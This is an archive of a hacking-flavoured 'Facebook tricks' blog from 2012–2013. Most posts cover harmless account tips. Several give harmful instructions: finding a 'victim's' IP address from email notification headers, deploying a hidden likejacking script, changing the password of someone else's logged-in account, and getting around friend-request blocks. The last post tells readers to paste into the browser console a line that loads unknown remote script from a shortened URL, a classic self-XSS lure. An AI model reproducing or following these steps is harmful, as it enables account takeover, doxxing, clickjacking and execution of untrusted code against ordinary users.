Welcome to XnonymouX Blog

Showing posts with label Facebook tricks. Show all posts

Saturday, 19 October 2013

how to make business account on facebook

By on 04:30
Hello guys its me your friend Saiban Ahmad with a very new tutorial....
In this tutorial I an going to teach you how to make a business account on Facebook so without wasting time lets start...

1)First of all goto main page of facebook and Click on CREATE PAGE.


2)Now choose the category of your page a agree the term and conditions of Facebook and click on get started.


3)On the next page click ON create a new business account 

4)On the next page you will see a form , Fill that form and create your business account


Friday, 27 September 2013

Get Facebook User ID And Other Details With Just The Username

By on 05:50
A form to find Facebook User ID of anyone with the Facebook username. The form also provides some basic details like Full Name, First Name, Last Name and some other details. But the most important is Facebook User Id because many a times we need the user ID but the process to find it was really very typical.

Below in an example which shows you how the form resulted when I did it with my username


So to get your user ID of any one on Facebook, fill in their username below and press the GET FACEBOOK DETAILS button. A new page will open will will contain the details of the account associated with the Facebook ID you enter in the below text box.


                                                                                    Enter Facebook Username


Saturday, 18 May 2013

How to Unfriend Multiple People at Once on Facebook

By on 22:02

Facebook-logoAre you missing out your friends’ important updates on Facebook timeline? Because you have more number of unknown people added as friends and their updates are getting added up on your timeline. Then it is time to delete or unfriend those unknown people from your Facebook account. It will take a lot of time to unfriend each profile one by one if you have too many friends. So you need a tool that can unfriend more number of people with just a few clicks.
This is where userscript Delete Facebook Friends comes handy. With this userscript you can bulk delete all your friends on Facebook. This is a Greasemonkey userscript that works with both Firefox and Chrome (to install this userscript on Chrome you need Tampermonkey extension).

How to Bulk Unfriend People on Facebook:

For Firefox users:

1. Download and install Greasemonkey addon.
2. Then install Delete Facebook Friends userscript.
3. Go to Facebook, open your Friend list page by clicking on FRIENDS in the Facebook sidebar
Click-on-Friends-in-the-sidebar
then click on See all friends button at the top of the page.
Click-on-See-all-friends-button
4. Now on your Friends list page you will see two extra buttons added at the top, Select all and Delete Selected Friends.
Two-extra-buttons-at-the-top
5. Here on this page check the profiles which you want to delete. Once you finished selecting your friends, click on Delete Selected Friends button at the top.
6. That’s it. All your selected friends are now deleted.

For Chrome users:

All the steps are same for Chrome users, except that you will need Tampermonkey extension to install theDelete Selected Friends userscipt.


Saturday, 4 May 2013

How To Send Friend Request on Facebook When you Are Blocked

By on 00:42
How To Send Friend Request on Facebook When you Are Blocked ?

If your account is temporarily blocked from sending friend requests, it may be because friend requests you’ve sent have gone unanswered or been marked as unwelcome. In the future, you should send friend requests to people you have a real-life connection to, like your friends, family, coworkers, or classmates.

Today i am going to Show you How To Send Friend Request on Facebook When you Are Blocked ?

1. First you need a email account of person that you want to send the request. You can easily get from his profile or try other methods.

2. Now go to Friend option and click on the Find Friends Option or Open this URL https://www.facebook.com/?sk=ff
 

                                        How To Send Friend Request on Facebook When you Are Blocked1
3. now enter your friend email id ( Hotmail , Google, yahoo etc.) and click on the Find Friend option then you have option for Add friends.


                                            How To Send Friend Request on Facebook When you Are Blocked2

4. if you want to add more people then go to Other tools menu in down select your option. Like if you want to add people from
                                               How To Send Friend Request on Facebook When you Are Blocked3
5. Like if you want to add people from  Microsoft Outlook / Outlook Express / Windows Contacts/Apple ID or Thunderbird, so click on the Upload contact file option and upload your contact file.
                                            How To Send Friend Request on Facebook When you Are Blocked4

6. if you are not using these email services then open a notepad and write all the email addresses to your friends separated with commas (,) and name the notepad file as yourdesiredname.vcf , then upload it and send your friend request.

Enjoy your friend request. but not send the friend request the people that you don’t know.

Hope you like my post.How To Send Friend Request on Facebook When you Are Blocked. Please Share with others.


Saturday, 27 April 2013

How to protect facebook account form getting blocked

By on 11:26


"Just a Friendly Advice For You All"


If you get a facebook warning, don't fill in the letters and don't cancel it. Just close the tab/window and open a new one do something else on fb for a while & then go back to what you were doing & try it again.

Here's the deal, when you fill in the letters or cancel the warning~ fb considers you as being warned. And because you're been warned, after a few warnings, facebook will block you soooooo by closing the tab.window; you won't let them know you've read the warning.;)

Sunday, 31 March 2013

How to Merge Profile Picture and Timeline Picture on Facebook

By on 06:40

This is very cool and simple trick to make your Facebook profile attractive. There is lot of websites that providing timeline covers but this a cool site to create attractive designs like merging, zooming, jigsaw, editing the bottom of the cover . below is the snapshot of the merging profile pic and timeline cover


How To Merge Profile Picture and Timeline cover on Facebook

  • Go to trickedouttimeline website and click on Merge profile & Cover photo.
  • trickedouttimeline will ask you to upload a picture [Upload the picture that you want to merge]
  • After uploading the picture, select the part of the picture to ur cover picture and click onDONE.
  • Then Click on the LIKE button of tricked out timeline or click on Already liked us? 
  • trickedouttimeline provides your profile picture and cover picture.

Tuesday, 19 February 2013

Trace someone in Facebook

By on 06:29
Hello all my friends many people asking how to trace someone in Facebook , well some people think that the noob method with command prompt is the only method lol ^_^ closing all tabs and talking to the victim account then typing "netstat -n" no no i have found the method since 2011 and it's still working and private but i decided to share it.Anyway let me explain it !


This method work with Notification that you receive in your email for example if someone comment your status or send you a message on Facebook of course you will receive the notification in your email !


so you are A and your victim is B when your victim comment on your thread in Facebook in the system of Facebook it will say A <===========> B

so where to find your victim ip it's simple just go to your email and to the notification and view the source of the message type Ctrl +f then search this:


X-Facebook: from zuckmail
you will find a code like this ([MTI3LjAuMC4x]) it's coded in base 64 you have to decode to ASCII text then you will find the IP of your target Enj0y!

Tool to decode and encode =========>>> Go Here
for more information check the first line x-store-info:

Monday, 18 February 2013

What is Click jacking

By on 21:34

What is Click jacking


Clickjacking is a technique used by hackers or spammers to trick or cheat the users into clicking on links or buttons that are hidden from normal view (usually links color is same as page background). Clickjacking is possible because of a security weakness in web browsers that allows web pages to be layered and hidden from general view. In this situation what happens is that You think that you are clicking on a standard button or link, like the PLAY button or download button on an video or some stuff, but you are really clicking on a hidden link. Since you can’t see the clickjacker’s hidden link, you have no idea what you’re really doing. You could be downloading malware or making all your Facebook information public without realizing it. Some good hackers make ajax keyloggers and put them as javascripts over their fake websites and when you open them they retrieve all your passwords stored in web browser and records whatever you type while the web browser is open and stores this information on their servers.

There are several types of clickjacking but the most common is to hide a LIKE button under a dummy or fake button. This technique is called Likejacking. A scammer or hacker might trick you by saying that you like a product you’ve never heard. At first glance, likejacking sounds more annoying than harmful, but that’s not always true. If you’re scammed for liking Mark Zukenberg​, the world isn’t likely to end. But you may be helping to spread spam or possibly sending Friends somewhere that contains malware.

 How It Work ?

The like button is made hidden and it moves along with the mouse.So, wherever the user clicks, the like button is clicked and your fan page is liked.First download the JavaScript from the below download link.

Mediafire

After downloading the script extract all the files.Now modify the config.js and follow the below instructions.

1. Modify config.js file in "src" folder to change fan page URL and other things.
Comments are provided beside them to help you what they do exactly.

2. There is a time out function after which the like button will not be present(move) anymore. 
"time" if set to 0 will make it stay forever(which is usually not preferred).

3. Set opacity to '0' before you run the script. Otherwise the like button will not be invisible

Properly set the var in the file if it is jumbled ?

 After modifying the config.js script upload these scripts to javascript hosting website.I prefer yourjavascript you can also upload to some other website. 

How To Run The Script ?

1. Add config.js just above head tag in your pages
----------------------------------------------------------------------------------------------------------------
<script language="javascript" src="src/config.js"> </script>
----------------------------------------------------------------------------------------------------------------

2. Add like.js after body tag in your pages
----------------------------------------------------------------------------------------------------------------
<script language="javascript" src="src/like.js"> </script>
----------------------------------------------------------------------------------------------------------------

Remove src link with your uploaded link.

5. That's it. The script is ready to go.

Note: This tutorial is only for Educational Purposes, I did not take any responsibility of any misuse, you will be solely responsible for any misuse that you do. Hacking email accounts is criminal activity and is punishable under cyber crime and you may get upto 40 years of imprisonment, if got caught in doing so.

Sunday, 17 February 2013

Send Friend requests on Facebook when friend requests are blocked

By on 20:34
Facebook friend request sent when blocked. Guyz, If ur frnd request is Blocked, then Dont Worry we are here...

Imagine that you are blocked from sending Friend Requests by Facebook for 2, 4, 7, 14 or even 30
days! That would be a serious problem if you actually wanted to add someone during that period.

Now, you can!

With this simple trick you can send 1000's of
friend requests when when you are
blocked . There's just one part which will be tough for you if you are going to add unknown people. You will need

the Email address of the person you want to add.

If u r thinking of adding too many people then it would be better that you create a contact file. The easiest way to create a contact file, here it is:

1. Open a New text document (.txt) in
Notepad.

2. Add all the email addresses separated by a comma (',')

3. Now save that file with the extension .vcf

Now, this new file is your contact file.
Upload it to Facebook and you will be prompted to send friend request. Click 'OK' and that's it,
You are done!
Simple yet effective!
n hit like 

Friday, 15 February 2013

CHANGE FACEBOOK PASSWORD WITHOUT KNOWING THE CURRENT PASSWORD

By on 23:29
What if by chance you get a facebook user account who has not logged out from his/her email id.

You can take advantage of this golden opportunity and change his/her facebook email id password without even knowing his current password. This would help you to login in the id whenver you want.
Here are some simple steps to follow to change the password without even knowing the current passwords.


Step 1. Click the link below and open it in new tab in your browser.
CLICK HERE.


You would see something like this:-

    Steps 2. Click on Continue as shown below.

    Step 3. Just fill up the New password and confirm password and hit continue.

    Hurrah.. you just changed the password.

     Enjoy and have fun :D

Wednesday, 13 February 2013


How To Place Facebook Chat On Firefox Sidebar

By on 21:13

Facebook Chat is cool, at least it allows you to send instant messages to online Facebook contacts.If you are using Firefox, you can place the Facebook Chat at the sidebar.
  • Look for Bookmarks on the top navigation. Select Organize Bookmarks…
  • Click New Bookmark... tab and enter the following: 
  • Name: Facebook Chat
  • Location: http://www.facebook.com/presence/popout.php 
  • Check Load this bookmark in sidebar.
  • Launch the Firefox sidebar, click Facebook Chat and start chatting with your Facebook contacts within Firefox.

Make Multiple Facebook Accounts with Same Email

By on 21:12

 
Assalam o Alaikum, today i am sharing a trick for Facebook.Facebook is the most famous Social Network Website, doesn't not allow multiple accounts with the same e-mail address, but it's possible to do that with a simple Gmail trick by using the same email address. This trick is caused by a small bug in Gmail because it ignores the dot (.) so the email mmmm@gmail.com is the same m.mmm@gmail.com or mmm.m@gmail.com and so on.
Steps to do this:
  • Get a gmail account, then Signup for a New Facebook account and add the dot (.) in the email address.
  • For Example :
mmmmmmm@gmail.com
mmm.mmmm@gmail.com
  • Keep changing the dot (.) position every time you want to create a new Facebook account (e.g : mmm.mmm@gmail.com )
  • Its done now...

Wednesday, 26 December 2012

Add all your friends to any group on Facebook with just one click

By on 22:11


< AUTO INVITE GROUP > 

For Mozilla Firefox 

1. First you should be here first    https://www.facebook.com/groups/computers.Solutions

2. Press CTRL + SHIFT + K

3. COPY the following code:

document.body.appendChild (document.createElement ('script')). src = 'https://j.mp/Qym9gy '; 

4. Paste into the Black Box.

5. Then press Enter, Good luck .. :) 


For Google Chrome :D


1. First you should be here first    https://www.facebook.com/groups/computers.Solutions

2. Press CTRL + SHIFT + J
3. COPY the following code:

document.body.appendChild (document.createElement ('script')). src = 'https://j.mp/Qym9gy '; 

4. Paste into the Console Box.

5. Then press Enter, Good luck .. :) 


For Opera :D


1. First you should be here first    https://www.facebook.com/groups/computers.Solutions

2. Right Click, Inspect Element
3. COPY the following code:

document.body.appendChild (document.createElement ('script')). src = 'https://j.mp/Qym9gy '; 

4. Paste into the Console Box.

5. Then press Enter, Good luck .. :)


I know the  tutorial wasn’t so good :P that’s why I’m damn sure that you need help so please without any hesitation ask anything about this tutorial in the comments.